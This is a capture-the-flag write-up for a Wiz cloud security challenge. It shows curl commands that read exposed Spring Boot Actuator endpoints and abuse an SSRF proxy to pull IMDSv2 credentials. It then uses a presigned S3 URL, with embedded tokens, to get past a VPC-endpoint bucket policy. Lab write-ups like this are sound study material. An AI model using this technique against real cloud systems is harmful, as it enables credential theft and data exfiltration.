Perimeter Leak - The Ultimate Cloud Security Championship
| name | Perimeter Leak |
| category | cloud |
| platform | Wiz |
| link | https://cloudsecuritychampionship.com/challenge/1 |
| ctf | The Ultimate Cloud Security Championship by Wiz |
| description | After weeks of exploits and privilege escalation you've gained access to what you hope is the final server that you can then use to extract out the secret flag from an S3 bucket. It won't be easy though. The target uses an AWS data perimeter to restrict access to the bucket contents. Good luck! |
initial discovery
The message in the console:
You've discovered a Spring Boot Actuator application running on AWS: curl https://ctf:88sPVWyC2P3p@challenge01.cloud-champions.com
{"status":"UP"}
Running the curl gives us a basic welcome message.

The earlier message did talk about the application being a Spring Boot Actuator. From the documentation:
Spring Boot includes a number of additional features to help you monitor and manage your application when you push it to production. You can choose to manage and monitor your application by using HTTP endpoints or with JMX. Auditing, health, and metrics gathering can also be automatically applied to your application.
There must be some endpoints that such an application would expose by default. After a little bit of digging I found a few that looked interesting:
/actuator/env - Application runtime environment information
/actuator/mappings - Application's request mappings
Let’s see if these are left public.
exploring actuator endpoints
Querying them gave me some useful information:
curl https://ctf:88sPVWyC2P3p@challenge01.cloud-champions.com/actuator/env | jq .

Bucket: challenge01-470f711
If you recall the description of the challenge, it indicates that we are looking for an s3 bucket which contains our flag!
Let’s use the aws cli to list the objects in this bucket:

It’s a private bucket. We need credentials.
Looking at the other actuator endpoint:
curl https://ctf:88sPVWyC2P3p@challenge01.cloud-champions.com/actuator/mappings | jq '.'

It appears we have found the proxy application’s endpoint - /proxy which accepts a parameter url. Looks like we got ourselves an SSRF.
Let’s check if the proxy is actually working by checking the IP.

This is interesting. The SSRF works, but the proxy only accepts IPs and requests to *.amazonaws.com.
exploiting ssrf against IMDSv2
Since the author mentioned that the application is running on AWS, let’s hit the IMDS endpoint 169.254.169.254 to see if we can fetch the temporary access credentials.

Ah, a 401! This probably means IMDSv2 is enabled. Luckily for us, the previous message said that the proxy passed along headers and request types from the original request. This means we can still exploit the SSRF to gain unauthorized access to the AWS account. Here’s a great blog on that - https://www.yassineaboukir.com/blog/exploitation-of-an-SSRF-vulnerability-against-EC2-IMDSv2/.
The PUT request to get the metadata token:

All consequent requests to the IMDS endpoint are sent with the x-aws-ec2-metadata-token header:

We can now get the security-credentials for the role attached to the instance:

accessing s3 via presigned url
Configure it in the AWS CLI and try to get the flag at the prefix private/flag.txt. It fails:

It appears a Bucket Policy denies any request coming from a source other than the VPC endpoint to run GetObject on objects inside the private/ prefix.

We have credentials, but just need to get it through the proxy. There are 2 ways to express authentication to S3:
- HTTP Authorization Header
- Query string parameters (AKA Presigned URL)
Since in the curl request we are already sending an Authorization header to authenticate to the proxy, we cannot send another to AWS via the proxy. We can create a presigned URL via the temporary role credentials and pass it along to the proxy.
Create the presigned URL:
aws s3 presign s3://challenge01-470f711/private/flag.txt --expires-in 3600 --region us-east-1

Send it through the proxy service:
curl -s -H $'Host: challenge01.cloud-champions.com' -H $'Authorization: Basic Y3RmOjg4c1BWV3lDMlAzcA==' $'https://challenge01.cloud-champions.com/proxy?url=https%3a//challenge01-470f711.s3.us-east-1.amazonaws.com/private/flag.txt%3fX-Amz-Algorithm%3dAWS4-HMAC-SHA256%26X-Amz-Credential%3dASIARK7LBOHXOUAOHHGT%252F20250726%252Fus-east-1%252Fs3%252Faws4_request%26X-Amz-Date%3d20250726T131902Z%26X-Amz-Expires%3d3600%26X-Amz-SignedHeaders%3dhost%26X-Amz-Security-Token%3dIQoJb3JpZ2luX2VjEDUaCXVzLWVhc3QtMSJIMEYCIQDXcSfCyj9InuS2bfRvpwLih0LX3NN6Ol4t66oBYXXDBAIhAIjthVfQc2lR8Ewdz0ng32U0CB44Ouu9815U%252FP7XrC%252BXKrgFCF0QABoMMDkyMjk3ODUxMzc0IgyNtQ8rpsace4R67pMqlQXU2Vu4KHaLYNYo77C%252F2dyaCpA5JejPBCLAZTIDwAAm0AhFs0gftVEip%252FzVTtE3S4Fmcimh%252F46MTiTgaSNpb2ppTw0IWB%252BbsG505amvApXE4acnTSVgUd%252BPrMINqusejAMOujn25UiuFNRNEK%252BXhpOokON656ZJMXWSegRfvto3UVqR16spi6zKl3%252BwI7FD4wYtWFsnLuS%252BLVFAE6xBjFWr%252F8o1ta71XsMSHv6pSnGXODhCOYZPZMahpIWQde3jh0vqv65hGAoT%252FjK5cJHazZhVtWfikYb%252F2CEEh8WMY%252FBfpy2xmvn%252FjqkPF4sncwL85E0lSgMAlIP7i7MJbUvz57kpI9kUQNl2b9D49QJcA0YubQi%252BCPlw7z%252FcddN1kzqXWg%252FA9DqD8NHn5sgA1EvyWQ4y4nPt6mbJdy2odvO5jyR%252B%252F4s5WPBvfnN7mJCngPDcjvXgsSM9W%252FxRupqZzC0fuVnDVo6%252BKZ2Eof8DjCM%252FaV%252BlQHz%252FwMOYJLSC5eyrmIvNV2tRDeyWaIHcLTWFHUGwx%252F6d2V0Dgw7OtI6iFoU5otc0a0UVttjmfaaKJcHxuWnKSAXMiQL0gMxAZp8qYydtCIgyF2AYEQk1pajPgdxVu7pv0Pv4b1goyTxy8WjYaX8M0mhsKRe0tDsS%252Fm3lHhtIDWPpL7IdLtWptDDK63%252B85a9eNkQE7%252F7g0sPHB8E3RBFbAvPtzDoUrlhCr93eO8nKoxPwlKXCEEkEYTSHdnFoA0%252F3He8pfi2PJMxAWJ3ZPs7MqDpelhqvxwFrojhVIOy5FjY68i1X%252FS260f7lEZ7RzRThLRa2y6AOP0QakvcowKWoSrOlYwhJ1koULzZyIbz7gh6tD9HgQwbr3CMuwh2vWLnXg7gTQc%252BmMKiQk8QGOrABsrRH6d6JpyD1v91mVvT0hu%252BEvTMmebimPJLGbOIFmnJT4Ps1JEa0isymDzidPGyVlTBb1HxvgHhMd%252FEBdrji2pVPkD2oO1TBxOKYMpRveJ0XgSlaTIOnua7G%252BPhb9MoEQQNl5LM2BpEk1gHXBK2%252FeHpDDl1rMvJdQMYx47xTViCMnhJX4%252F4rH9uABR64LYh6KfJY638uimP2WGnpbGtxjvmYCMLPbgqCOqkm1UQDM2k%253D%26X-Amz-Signature%3d11471c6d9f2220d5d090a41f154e1bd9dcb96474b41cb7e0b522d2276a6d7620'

Bingo! Solved.